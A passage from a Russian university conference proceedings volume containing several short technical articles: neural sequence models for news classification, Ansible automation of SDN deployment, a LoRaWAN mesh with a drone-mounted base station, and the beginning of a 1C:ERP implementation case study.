Одним из эффективных подходов к обработке последовательностей являются одномерные свёрточные сети. Одномерная CNN включает в себя 2 скрытых слоя свёртки: с 64 фильтрами и размером окна свёртки равным 5 и с 128 фильтрами, а также с размером окна свёртки равным 3 соответственно; после каждого слоя свёртки происходит пакетная нормализация, а затем применяется функция активации ReLU. За свёрточными слоями следует слой субдискретизации (pooling) с функцией глобального максимума.

Рекуррентные нейронные сети (RNN) имеют внутренний цикл, реализующий память о предыдущих состояниях сети. Это позволяет эффективно обрабатывать временные последовательности. Две наиболее успешные архитектуры рекуррентных слоев – это ячейки LSTM и GRU, которые решают проблему затухания градиента в классической версии RNN. Модель RNN с долгой краткосрочной памятью включает в себя 2 скрытых слоя из двунаправленных ячеек LSTM с 64 и 32 выходами соответственно. Аналогично, модель RNN с управляемым рекуррентным блоком включает в себя 2 скрытых слоя из двунаправленных ячеек GRU с 64 и 32 выходами.

В большинстве задач обработки естественного языка рекуррентные нейронные сети уступают архитектуре моделей Transformer. Transformer, в отличие от остальных моделей последовательностей, не зависит от порядка слов, но, при этом, учитывает информацию об их положении, что позволяет ему рассматривать разные части предложения. Для этого в представление слов внедрена информация о порядке с помощью позиционного кодирования. Кодировщик Transformer состоит из механизма внутреннего внимания (многоголовое внимание) с использованием двух голов, а также плотной проекции (двух полносвязных слоёв из 64 и 256 нейронов соответственно) с добавлением слоёв нормализации и остаточных связей. Сверх кодировщика установлен pooling слой с функцией глобального максимума.

Анализ таблицы 2 показывает, что для задачи классификации новостных текстов среди моделей последовательностей архитектура автокодировщика Transformer лидирует в точности. Однако такая модель уступает модели MLP, использующей биграммы и показатель TF-IDF, в F1-мере и в соотношении точности и полноты (AUC-PR). Более того, Transformer, как и

все рассмотренные модели последовательностей, дольше обучается и требует в разы больше ресурсов, чем модели MLP. Всё это свидетельствует о том, что в контексте данной задачи информация о последовательности слов и их семантических связях не даёт оптимального прироста в точности моделей.

ТАБЛИЦА 2. Сравнительный анализ моделей последовательностей

Оценка	CNN	LSTM	GRU	Transformer
Количество обучаемых параметров	5 236 940	5 326 348	5 275 532	6 099 788
Точность (Precision)	**82,3 %**	78,1 %	73,4 %	75,7 %
Полнота (Recall)	29,5 %	44,6 %	40 %	**49,8 %**
F1-мера	**53,2 %**	34,8 %	32,4 %	43,8 %
AUC-ROC	88,4 %	90,7 %	88,5 %	**93 %**
AUC-PR	64,7 %	68,1 %	63,8 %	**73 %**

Таким образом, для задачи классификации новостных текстов в рамках ИРС лучшим решением является использование модели MLP с прямым кодированием биграмм и показателем TF-IDF.

Список используемых источников

1. Шолле Ф. Глубокое обучение на Python. 2-е международное издание. / Ф. Шолле. СПб.: Питер, 2023. С. 384–448. ISBN: 978-5-4461-1909-7.

2. Филиппов Ф. В. Нейросетевые технологии: учебное пособие / Ф. В. Филиппов; СПбГУТ. СПб., 2020.

3. Jones K. S. A statistical interpretation of term specificity and its application in retrieval. / K. S. Jones // Journal of Documentation. MCB University Press, 2004. 60(5), PP. 493–502.

4. Lecun Y., Boser B., Denker J. S., Henderson D., Howard R. E., Hubbard W., Jackel L. D. Backpropagation applied to handwritten zip code recognition // Neural Computation, 1989. 1(4), PP.541-551.

5. Hochreiter S. Schmidhuber J. Long short-term memory // Neural Computation, 1997. 9(8), PP.1735-1780. PMID 9377276.

6. Cho K., B. van Merrienboer, Gulcehre C., Bougares F., Schwenk H., Bengio Y. Learning phrase representations using RNN encoder-decoder for statistical machine translation // Conference on Empirical Methods in Natural Language Processing., 2014.

7. Vaswani A., Shazeer N., Parmar N., Uszkoreit J., Jones L., Gomez A. N., Kaiser L., Polosukhin I.. Attention Is All You Need, // NeurIPS, 2017. PP. 5998-6008.

УДК 004.771
ГРНТИ 50.41.25

АВТОМАТИЗАЦИЯ РАЗВЕРТЫВАНИЯ ПРОГРАММНО-КОНФИГУРИРУЕМЫХ СЕТЕЙ

А. Н. Волков, А. К. Зенченко
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Современные требования к сетевой инфраструктуре, такие как постоянное увеличение объема трафика и модернизация мобильных сетей, подталкивают к поиску менее ресурсоемких и более гибких решений. Одним из ответов на эти вызовы является концепция программно-конфигурируемых сетей, которая изменяет традиционные методы управления сетью. Этот сдвиг в архитектуре сети предоставляет новые возможности для управления и масштабирования. В данной статье мы обсудим и приведем примеры использования инструментов для автоматизации создания инфраструктуры программно-конфигурируемых сетей.

программно-конфигурируемые сети, автоматизация, модернизация сетей

Введение в ПКС

Прежде чем мы погрузимся в технические детали автоматизации развертывания программно-конфигурируемых сетей (ПКС) с использованием Ansible, давайте осветим основы этой современной концепции сетей передачи данных.

Программно-конфигурируемые сети (ПКС) представляют собой революционный подход к сетевой архитектуре, где управление сетью выносится из устройств передачи данных и осуществляется программно. Это позволяет создавать гибкие, легко масштабируемые и динамичные сетевые инфраструктуры, которые эффективно адаптируются к меняющимся потребностям организаций.

Одним из основных принципов ПКС является разделение управления и передачи данных, что обеспечивает централизованное управление сетью через программные средства. Контроллер ПКС играет ключевую роль в этой архитектуре, координируя взаимодействие между сетевыми устройствами и приложениями, что создает новые возможности для автоматизации управления сетью и разработки инновационных приложений [1, 2].

Контроллер ПКС, центральное управляющее устройство, играет ключевую роль в этой архитектуре, обеспечивая взаимодействие с сетевыми устройствами и приложениями через программные интерфейсы.

Целью данного исследования является рассмотрение возможностей автоматизации создания программно-конфигурируемых сетей с использованием инструмента Ansible.

Роль автоматизации в развертывании инфраструктуры ПКС

Автоматизация играет фундаментальную роль в успешном развертывании инфраструктуры ПКС, обеспечивая быстрое, надежное и повторяемое развертывание систем. Это позволяет сократить время настройки и устранить ошибки, связанные с ручным внедрением, обеспечивая более эффективное использование ресурсов ИТ-инфраструктуры. Кроме того, автоматизация упрощает процесс масштабирования сети и внесения изменений, что особенно важно в динамичных и растущих средах [2].

Использование инструмента Ansible для развертывания ПКС-сетей

Ansible – это мощный инструмент для управления конфигурацией и автоматизации, который обладает простым синтаксисом, гибкостью и широким набором возможностей. Его использование для развертывания ПКС-сетей является логичным выбором, поскольку он обеспечивает эффективное управление сетевой инфраструктурой с минимальными затратами времени и ресурсов. Ansible позволяет создавать повторно используемые и масштабируемые конфигурационные файлы, обеспечивая единообразное управление для различных устройств и сетевых операций [3, 4].

Файловая структура инструмента автоматизации Ansible

Для создания нашей системы автоматизации необходимо выстроить грамотную файловую структуру, в нашем случае мы будем использовать следующие типы файлов: инвентарные файлы (inventory.yml), исполнительные файлы, в данном случае называемые плэйбуками (deployment.yml) и файлы ролей, содержащиеся в папке «roles».

Инвентарные файлы содержат информацию о хостах, которые будут управляться Ansible. В них указывается список IP-адресов, имен устройств, а также группировка хостов по определенным критериям (например, по ролям или функциональным областям). Инвентарные файлы могут быть организованы в формате YAML, JSON или ini.

Роли представляют собой наборы плейбуков, переменных, шаблонов и других файлов, организованных в единую структуру для выполнения конкретной задачи. Каждая роль обычно отвечает за определенный аспект конфигурации или функциональность. Роли позволяют повторно использовать код, обеспечивая модульность и масштабируемость проекта.

Плейбуки представляют собой файлы YAML, содержащие инструкции Ansible для управления конфигурацией хостов из инвентаря. Они определяют, какие роли применять к каким хостам и в каком порядке. Плейбуки могут использовать переменные из инвентарных файлов или других источников для настройки конфигурации.

Связь между этими файлами обеспечивается следующим образом:

– инвентарные файлы указывают Ansible, какие хосты управлять и как они группируются;

– плейбуки определяют, какие роли применять к каким хостам;

– роли содержат инструкции и файлы, необходимые для конфигурирования и управления хостами в соответствии с требуемыми задачами.

Создание системы автоматизации для развертывания ПКС

В контексте данной статьи нами была поставлена задача развертывания сети ПКС, состоящей из двух виртуальных серверов, мастер-сервера, на котором бы непосредственно находился OpenDayLight-контроллер ПКС сети, и воркер-сервера, на котором был развернут инструмент для создания виртуальных сетей mininet. Для выполнения данной задачи был создан инвентарный файл (рис. 1).




Рис. 1. Инвентарный файл

Также были созданы необходимые роли, выполняющие установку Docker, OpenDayLight, mininet, а также необходимые для ODL дополнения и плэйбук, который непосредственно будет использовать упомянутые ранее роли, рис. 2 и рис. 3 соответственно.




Рис. 2. Файлы ролей

После того как мы определили файловую структуру и подготовили все необходимые файлы и настройки, мы можем перейти к следующему этапу - фактическому запуску процесса развертывания, для этого запустим созданный нами ранее плэйбук командой «ansible-playbook -i inventory/inventory.yml playbooks/deployment.yml --tags="deployment_m, deployment_w"». Эта команда запускает наше развертывание, обеспечивая

исполнение всех задач, связанных с серверами, значения в поле «tags» указывают на то, что нам необходимо выполнить как развертывание мастер-сервера, так и воркер-сервера.




Рис. 3. Плэйбук для автоматизации развертывания ПКС

После выполнения плейбука мы получаем уведомление о том, что все необходимые действия на обоих виртуальных серверах успешно выполнены. Это подтверждает, что развертывание прошло успешно, и все системы готовы к использованию (рис. 4).




Рис. 4. Сообщение об успешном завершении плэйбука

Чтобы убедиться в достоверности данных и правильности развертывания, мы подключимся к виртуальным серверам. И как мы можем наблюдать из рис. 5 и рис. 6, все наши системы успешно развернуты, с помощью автоматизированной системы, и готовы к работе.




Рис. 5. Запущенные сервисы на мастер-сервере




Рис. 6. Запущенные сервисы на воркер-сервере

Дополнительно проверим веб-интерфейс нашего OpenDayLight-контроллера, расположенного по адресу http://94.141.98.140:8181/index.html (рис. 7).




Рис. 7. Веб-интерфейс OpenDayLight-контроллера

Заключение

Исходя из вышеизложенного, мы можем подтвердить успешное развертывание всех запланированных систем. Это означает, что мы успешно достигли цели нашего исследования - развертывания ПКС, на серверах без предварительно установленного ПО, и подготовки наших сервисов к дальнейшей эксплуатации.

С помощью нашей системы автоматизации, основанной на Ansible, мы сократили время и усилия, затраченные на развертывание системы, и обеспечили ее готовность к использованию. Теперь наша инфраструктура готова для работы в динамичной и требовательной среде.

Список используемых источников

1. Ahmad S., Mir A. H. Scalability, consistency, reliability and security in SDN controllers: a survey of diverse SDN controllers //Journal of Network and Systems Management, 2021. Т. 29. PP. 1–59.

2. Nunes B. A. A. et al. A survey of software-defined networking: Past, present, and future of programmable networks //IEEE Communications surveys & tutorials, 2014. Т. 16. №. 3. PP. 1617–1634.

3. Mohd Fuzi M. F. et al. Network automation using ansible for EIGRP network //Journal of Computing Research and Innovation (JCRINN), 2021. Т. 6. №. 4. PP. 59–69.

4. Hochstein L., Moser R. Ansible: Up and Running: Automating configuration management and deployment the easy way." O'Reilly Media, Inc.", 2017.

УДК 004.274
ГРНТИ 49.37.31

РАЗРАБОТКА ГИБРИДНОГО СЕГМЕНТА ДЛЯ СВЕРХПЛОТНОЙ ДИНАМИЧЕСКОЙ 3D-СЕТИ

А. Н. Волков, Г. К. Инкин, В. Д. Минеева, А. П. Морачевский

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В рамках стандарта сетей будущего поколения IMT-2030 (также известного как «6G»), одним из трендов и сценарием исследования является взаимосвязь наземных и воздушных технологий передачи данных. Земной сегмент включает в себя такие технологии, как Интернет Вещей (IoT), Промышленный Интернет Вещей (IIoT), роботы-манипуляторы, микроконтроллеры, услуги Телеприсутствия, облачные вычисления и беспроводные сенсорные сети. Воздушный сегмент активно исследуется и разрабатывается с использованием таких технологий, как Роевой интеллект, БПЛА, 3D сверхплотные сети и mesh-сети. Данная работа представляет собой разработку взаимодействия mesh-сети микроконтроллеров по протоколу LoRaWAN с базовой станцией, размещенной на БПЛА, что является сегментом Сверхплотной динамической 3D сети. Исследование и разработка помогут достичь возможностей IMT-2030 значительно быстрее, включая совместимость работы сегментов, позиционирование устройств, повышение надежности связи и мобильность передачи данных.

LoRaWAN, БПЛА, IoT, сверхплотные сети, беспроводные сенсорные сети, микроконтроллеры, mesh-сеть

Разрабатываемый гибридный сегмент 3D-сети, объединяющий mesh-сеть LoRaWAN [1] на микроконтроллерах, базовую станцию на беспилотном летательном аппарате (БПЛА), предоставляет возможности [2, 3] сбора данных в разнообразных сценариях, управление городской, сельской, промышленной инфраструктурой.

Разработка находится на рисунке 1 и включает следующие компоненты и устройства.

1) Микроконтроллеры «Wemos WiFi & Bluetooth Battery ESP32». Микроконтроллеры собирают, обрабатывают и отправляют данные на воздушную базовую станцию.

2) Raspberry Pi 4 model B является воздушной базовой станцией. Микрокомпьютер обрабатывает полученные данные и отправляет их конечному пользователю.

3) Hubsan Ace Pro. Это беспилотный летательный аппарат (БПЛА), который используется в качестве платформы для базовой станции в воздушном сегменте. Оборудован Raspberry Pi 4 model B для взаимодействия с другими устройствами и передачи данных.




Рис. 1. Компоненты и устройства разработки

4) Модули LoRa «EBYTE E220-900T22D». Эти модули обеспечивают беспроводную связь по протоколу LoRaWAN. Они используются для соединения микроконтроллеров и воздушной базовой станцией в сеть LoRaWAN, обеспечивая дальнюю дистанцию связи и энергоэффективность.

Архитектура сверхплотной 3D-сеть состоит из двух взаимосвязанных гибридных сегментов [4]. Наземная часть сети состоит из 4 микроконтроллеров Wemos WiFi & Bluetooth Battery ESP32, 4 модулей LoRa «EBYTE E220-900T22D» [5]. Микроконтроллеры и модули LoRa осуществляют передачу кадров по канальному протоколу LoRaWAN. Воздушный динамический сегмент[6] состоит из БПЛА «Hubsan Ace Pro», который является платформой для размещения микрокомпьютера «Raspberry Pi 4» с модулем LoRa.

На рисунке 2 представлена часть архитектуры гибридного сегмента.




Рис. 2.Часть архитектуры гибридного сегмента

Каждое устройство беспроводной сенсорной сети является одноранговым, работает на одном канальном протоколе LoRaWAN и организует mesh-сеть, что повышает отказоустойчивость, масштабируемость, и мобильность за счет отсутствия питания устройств от одного источника. Натурная модель позволила провести ряд практических экспериментов, в частности определить: показания задержки при отправке 3 байт данных, RSSI (уровень принимаемого сигнала), количество ошибок при передаче. В таблице 1 приведены средние показания при сценарии, когда микроконтроллеры ESP 32 отправляет показания влажности почвы на микрокомпьютер Raspberry Pi 4.

ТАБЛИЦА 1. Средние показания при передачи данных о влажности почвы

Расстояние (x, y, z), м	Задержка, мкс	RSSI, дБ	Влажность почвы, %	Кол-во ошибок
100,0,100	221	-91	0	0
100,0,100	222	-104	100	0
200,0,200	228	-104	0	0
200,0,200	234	-107	100	не более 2
100, 141,100	228	-109	0	0
100, 141,100	253	-111	100	0

На рисунке 3 представлен трехмерный график области покрытия динамической 3D-сети, разработанного гибридного сегмента.




Рис. 3. Трехмерный график области покрытия динамической 3D-сети

В планах развития сетевой инфраструктуры, предполагается доработка сегмента сети с целью обеспечения возможности передачи данных на уровне сети: IPv4 и IPv6. Этот процесс также включает в себя эксперименты по передаче телеметрии[3] и трафика с применением Костюма Телеприсутствия. Для повышения эффективности функционирования сети и управления воздушным сегментом гибридной сети на основе роя БПЛА планируется осуществить конвергенцию двух протоколов: ERLS (Enhanced Radio Link Setup) и LoRa (Long Range). Что в итоге позволит управлять воздушным сегментом гибридной сети на базе БПЛА с использованием единого протокола, минимизируя необходимость в шлюзах и дополнительных расходах.

Список используемых источников

1. Инкин Г. К. Морачевский А. П. Использование MESH-сети на базе гибридных дронов в условиях разрушенной инфокоммуникационной инфраструктуры // Студенческая весна, 2023. Специальный выпуск. С. 145 – 149. URL: https://vesna.sut.ru/media/pages/works/2023/dd9aaf2869-1700135376/77-rntk_spec.vypusk_studencheskaya-vesna-2023.pdf

2. Кучерявый А. Е., Владыко А. Г., Киричек Р. В., Парамонов А. И., Прокопьев А. В., Богданов И. А., Дорт-Гольц А. А. Летающие сенсорные сети // Электросвязь. 2014. № 9. С. 2-5. URL: https://elsv.ru/assets/uploads/2015/06/Kucheryavyj2.pdf?ysclid=lrxktkgeen624180549

3. Киричек Р. В. Летающие сети, Интернет Вещей, Тактильный Интернет и перспективные услуги на их основе // ITU Workshop 2020 URL: https://www.itu.int/en/ITU-D/Regional-Presence/CIS/Documents/Events/2017/06_Saint_Petersburg/Presentations/ITU%20Workshop%2020.06%20-%20Ruslan%20Kirichek.pdf

4. Кучерявый А. Е., Парамонов А. И., Маколкина М. А., Мутханна А. С. А., Выборнова А. И., Дунайцев Р. А., Захаров М. В., Горбачева Л. С., Чан З. Т., Марочкина А. В. Трехмерные многослойные гетерогенные сверхплотные сети // Информационные технологии и телекоммуникации. 2022. Том 10. № 3. С. 1–12. DOI 10.31854/2307-1303-2021-10- 3-1-12.

5. SX1278 Datasheet. Semtech Corporation: 2015 URL: https://pdf1.alldatasheet.com/datasheet-pdf/download/800241/SEMTECH/SX1278.html

6. Альзагир А., Кучерявый А. Е. Multi Task Multi-UAV Computation Offloading Enabled Mobile Edge Computing Systems // Distributed Computer and Communication Networks. PP. 3–17

УДК 658.5
ГРНТИ 28.17.31

ИННОВАЦИОННЫЙ ПРОЕКТ «ВНЕДРЕНИЕ 1С:ERP УПРАВЛЕНИЕ ПРЕДПРИЯТИЕМ»

Р. А. Волков, В. В. Макаров

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В настоящее время растёт запрос на интеграции ERP-систем. В статье приводится пример инновационного проекта по внедрению отечественной ERP-системы «1С: ERP Управление предприятием». Рассматриваются актуальность и причины подобных интеграций, приведено поэтапное описание реализации проекта, проанализированы риски и экономический эффект от внедрения ERP-решений на платформе «1С: Предприятие 8». Сформулированы выводы.

инновационный проект, 1С:ERP

В настоящее время, все более актуальными становятся запросы на проекты интеграции 1С: ERP со стороны отечественных производственных предприятий. Причинами подобных запросов являются следующие потребности:

– импортозамещение имеющихся информационных систем (например, SAP);

– замена устаревших систем производственного учёта (например, 1С: УПП);

– необходимость усовершенствования процессов производства;

– переход от морально устаревших разрозненных систем управления к организации эффективной работы в едином информационном пространстве;

– потребность в отслеживании ключевых показателей работы предприятия на всех уровнях управления, необходимость организации планирования и бюджетирования.

Приведём определения терминов «инновация», «вторичная инновация», «ERP», «ERP-система» [1, 2]:

1. Инновация, нововведение – внедрённое или внедряемое новшество, обеспечивающие повышение эффективности процессов и (или) улучшение качества продукции, востребованное рынком.

2. Вторичные инновации (улучшающие, модифицирующие, поддерживающие, эволюционные) – инновации, совершенствующие характеристики первичных инноваций (т. е. уже существующих продуктов, технологий), повышающие показатели их эффективности и уровень конкурентоспособности на рынке, что способствует созданию новых моделей (преодолению тенденции к моральному устареванию) или расширению сфер их применения.

3. ERP (англ. enterprise resource planning, планирование ресурсов предприятия) – организационная стратегия интеграции производства и операций, управления трудовыми ресурсами, финансового менеджмента и управления активами, ориентированная на непрерывную балансировку и улучшение использования ресурсов предприятия посредством специализированного интегрированного пакета прикладного программного обеспечения, обеспечивающего общую модель данных и процессов для всех сфер деятельности.

4. ERP-система – конкретный программный пакет, реализующий стратегию ERP.

Исходя из вышеперечисленны определений, формулируем вывод о том, что проекты по внедрению 1С: ERP являются инновационными и относятся ко вторичным инновациям:

«1С:ERP Управление предприятием» – инновационное решение для построения комплексных информационных систем управления деятельностью многопрофильных предприятий с учетом лучших мировых и отечественных практик автоматизации крупного и среднего бизнеса.

Основные блоки 1С: ERP, обеспечивающие повышение эффективности процессов, представлены на рис. 1:




Рис. 1. Блоки учёта 1С:ERP.

Реализация подобных проектов в крупных производственных организациях происходит с использованием методологии Waterfall и занимает, как правило 1-2 года. Этапы реализации отражены на рис. 2:

